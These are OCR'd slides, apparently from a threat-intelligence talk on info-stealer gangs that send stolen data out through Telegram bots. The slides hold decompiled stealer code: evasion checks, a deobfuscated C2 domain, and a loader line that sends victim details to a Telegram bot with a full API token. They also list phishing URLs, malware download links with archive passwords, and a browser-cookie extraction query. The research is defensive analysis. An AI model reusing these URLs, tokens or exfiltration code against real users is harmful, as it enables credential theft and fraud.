12	Fallower	https://www.irfollower.com/
13	FastFollower\form	https://followerpro.ir/form/index.php
14	FreeNet	https://melat-shaprak.cf/pay/83159/net6.php
15	Hania	https://iranb.gq/Hania/?e=4808641#
16	Hedye	https://sazman-home.ir/Net-Shop-17/sq91/
17	Hemmat-Help	https://ssh-shaparak-ir.tk/2lAGNh/kheyrieh.html
18	InstaHack	https://paysaz.000webhostapp.com/Created/hackinsta/947701678/
19	Internet	https://sazman-home.ir/Net-Shop-17/sq91/
20	Location	https://asanpay-on.cf/maked/K1BwmM/makan.php
21	Mahak	https://irancs.cloud/id/231133/mahak.html
22	OTP	https://shaparak-ping.cf/398595/cod.php
23	PubgUC	https://paymenty.xyz/webpage/1175943769/pubguc.fa.html
24	rcs	https://farskala.ir/product-category/mobile-accessories/case/
25	SamanNet	https://ib.sb24.ir/webbank/login/login.action?ibReq=WEB&lang=fa
26	SeilZadegan	https://abc21.ir/silzade/?id=1358
27	shad	https://shaparakpayer.cf/75996/shad.html
28	snapp	https://ab-cd9.ir/snapp/?id=1209
29	T-Member	https://ssh-shaparak-ir.tk/2lAGNh/tmember.html
30	TeleHack	https://paysaz.000webhostapp.com/Created/hacktel/947701678/
31	VirtaulNumber	https://shaparak-ping.cf/398595/number.php
32	vpn	https://ssh-shaparak-ir.tk/2lAGNh/vpn.html
33	xChat	https://ssh-shaparak-ir.tk/2lAGNh/chat.html
34	Yarane	https://irancs.cloud/id/231133/yaranah.html

SMSspy Threat Actor - business model

- Pyramid structure - the commission is 20% of the collected credit cards



OopsSec Meter - SMSspy - **65/100**


OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			10
Built-in sinkhole capabilities			
Attackers communication channels			10
Attribution - identity		5	
Disinformation attack			
Take-Down			



100 0

Telegram BOT API

Cyber Gangs using Telegram for exfiltration - is it common?



Telegram BOT API

- VT GRAPH query on api.telegram.org


Basic Properties

Name	api.telegram.org
Creation date	2003-12-15 14:48:05
Last update	2021-12-16 13:59:40

Relations


Communicating files	34654
Downloaded files	197
Referrer files	200
Resolutions	200
Siblings	99
Urls	179

Expand using new intelligence search



Telegram BOT API - C2 servers

- The second type - C2 servers




UkraineLogs Threat Actor

https://api.telegram.org/bot5087921359:AAE4KuwaJHqqM5KvcIl1VRiRerHR310VnQY/sendMessage?chat_id=-1001526195063&text=New%20PC%20loaded:%20WALKER%0ALaunched%20from:%20C:\Users\WALKER\unpack\Setup%0AWindows:%20Windows%207%20Enterprise%0AUID:%20fs

Basic Properties


First Seen	2022-01-25 22:27:08
Last Seen	2022-01-25 22:27:08

Please, introduce 3 or more characters to perform a search in the graph



UkraineLogs Threat Actor

- “Old style unpacking”



UkraineLogs Threat Actor

- This info stealer implements interesting checks

Windows Defender Anti emulation

```
loc_40CECE:
mov     ecx, offset aHal9th ; "HAL9TH"
mov     edx, eax
call    sub_417F18
mov     ebx, eax
push    0                   ; Size
neg     ebx
push    1                   ; char
lea     ecx, [ebp+var_20] ; void *
sbb     bl, bl
call    sub_402C92
inc     bl
jz      short loc_40CF2A
```

Language checks

```
int cis_check()
{
  unsigned int UserDefaultLangID; // [esp+0h] [ebp-8h]
  int result; // [esp+4h] [ebp-4h]

  result = 1;
  UserDefaultLangID = GetUserDefaultLangID();
  if ( UserDefaultLangID > 1087 )                 // Kazakhstan kk-KZ
  {
    if ( UserDefaultLangID == 0x443 )             // Uzbekistan us-Latb-US
    {
      return 0;
    }
    else if ( UserDefaultLangID == 0x82C )        // Azerbajain az-Cyrl-AZ
    {
      return 0;
    }
  }
  else
  {
    switch ( UserDefaultLangID )
    {
      case 0x43Fu:                                // Kazakhstan kk-KZ
        return 0;
      case 0x419u:                                // Russia ru-RU
        return 0;
      case 0x423u:                                // Belarus ru-BY
        return 0;
    }
  }
  return result;
}
```

Expiration checks

```
BOOL expiration_check()
{
  BOOL result; // eax
  SYSTEMTIME compliation_system_time; // [esp+0h] [ebp-138h] BYREF
  struct _SYSTEMTIME current_system_time; // [esp+10h] [ebp-128h] BYREF
  CHAR String1[264]; // [esp+20h] [ebp-118h] BYREF
  struct _FILETIME current_file_time; // [esp+128h] [ebp-10h] BYREF
  struct _FILETIME compilation_file_time; // [esp+130h] [ebp-8h] BYREF

  func_memset(String1, 0x104u);
  memset(&current_system_time, 0, sizeof(current_system_time));
  memset(&compliation_system_time, 0, sizeof(compliation_system_time));
  current_file_time = 0i64;
  compilation_file_time = 0i64;
  GetSystemTime(&current_system_time);
  lstrcatA(String1, compllation_date);          // 28/08/2021 00:00:00
  sscanf(
    String1,
    sscanf_time_format,
    &compliation_system_time.wDay,
    &compliation_system_time.wMonth,
    &compliation_system_time,
    &compliation_system_time.wHour,
    &compliation_system_time.wMinute,
    &compliation_system_time.wSecond);          // %.u/%hu/%hu %hu:%hu:%hu
  SystemTimeToFileTime(&current_system_time, &current_file_time);
  result = SystemTimeToFileTime(&compliation_system_time, &compilation_file_time);
  if ( *&current_file_time > *&compilation_file_time )
    ExitProcess(0);
  return result;
}
```

UkraineLogs Threat Actor

- Current (May 2022) Mars Stealer C2 server is: tea.arpdabl.org

```
aXc02dro5gzst8d db 'XC02DRO5GZST8DD',0
unk_43EFF0      db  2Ch ; ,
                db  26h ; &
                db  51h ; Q
                db  1Ch
                db  25h ; %
                db  20h
                db  3Fh ; ?
                db  51h ; Q
                db  26h ; &
                db  38h ; 8
                db  3Fh ; ?
                db  7Ah ; z
                db  57h ; W
                db  36h ; 6
                db  23h ; #
                db    0
```

```
C:\playground>python deobf.py --obf XC02DRO5GZST8DD --key 2C 26 51 1C 25 20 3F 51 26 38 3F 7A 57 36 23

[+]The deobfuscated string is: tea.arpdabl.org
```

UkraineLogs Threat Actor

- Additional info stealer loader decompiled code
- Exfiltrated data and screen captures to the Telegram group with an exposed API key

```
{
    "New PC loaded: ",
    Environment.UserName,
    "\nLaunched from: ",
    Environment.CurrentDirectory,
    "\nWindows: ",
    text,
    "\nUID: fs"
});
Functions.Telegram("5087921359:AAE4KuwaJHqqM5KvcIl1VRiRerHR310VnQY", destID, text2);
```

UkraineLogs Threat Actor - Infection

- Go-Lang Malware - Cookie stealer large scale infection of victims via youtube links.
- The infostealer steal browser cookies and OAuth tokens
- Use the cookie to publish comments on Youtube with a link to the second stage info-stealer


```
SELECT name, encrypted_value, host_key, path FROM cookiesj
```



UkraineLogs Threat Actor - Infection


- GoLang Malware - a reversing nightmare, but there are tools which help a lot


Export table




IDAGolangHelper

Set of IDA Pro scripts for parsing GoLang types information stored in compiled binary







```
Caching 'Functions window'... ok
Creating structure string
Creating structure slice
Creating structure __iface
Creating structure type
Creating structure arrayType
Creating structure chanType
Creating structure ptrType
```




UkraineLogs Threat Actor - Infection

Encrypted with passwords 0909 or 1010 to execute it.

- http://bit[.]do/fSoHd - since at least 2018
- http://bit.do/fRTGS
- http://bit.do/fUf6t - still active






UkraineLogs Threat Actor - Infection

- Additional crypto-app-related *and* video-sharing sites:

  coinmarketbag.com, allcryptoguide.com, VideoUrl.de, cyberbump.net, psdland.net …






UkraineLogs Threat Actor - Telegram

- Got an invite link using the Telegram API getChat
- We joined the attacker Telegram group
- 9 members - 8 attackers and the Telegram bot

```
string destID = "-1001526195063";
string text2 = string.Concat(new string[]
{
    "New PC loaded: ",
    Environment.UserName,
    "\nLaunched from: ",
    Environment.CurrentDirectory,
    "\nWindows: ",
    text,
    "\nUID: fs"
});
Functions.Telegram("5087921359:AAE4KuwaJHqqM5KvcIl1VRiRerHR310VnQY", destID, text2);
```




UkraineLogs Threat Actor - Telegram

- Third info-stealer- RedLine since October 2021

Malware side:
RedLine Info-Stealer Configuration

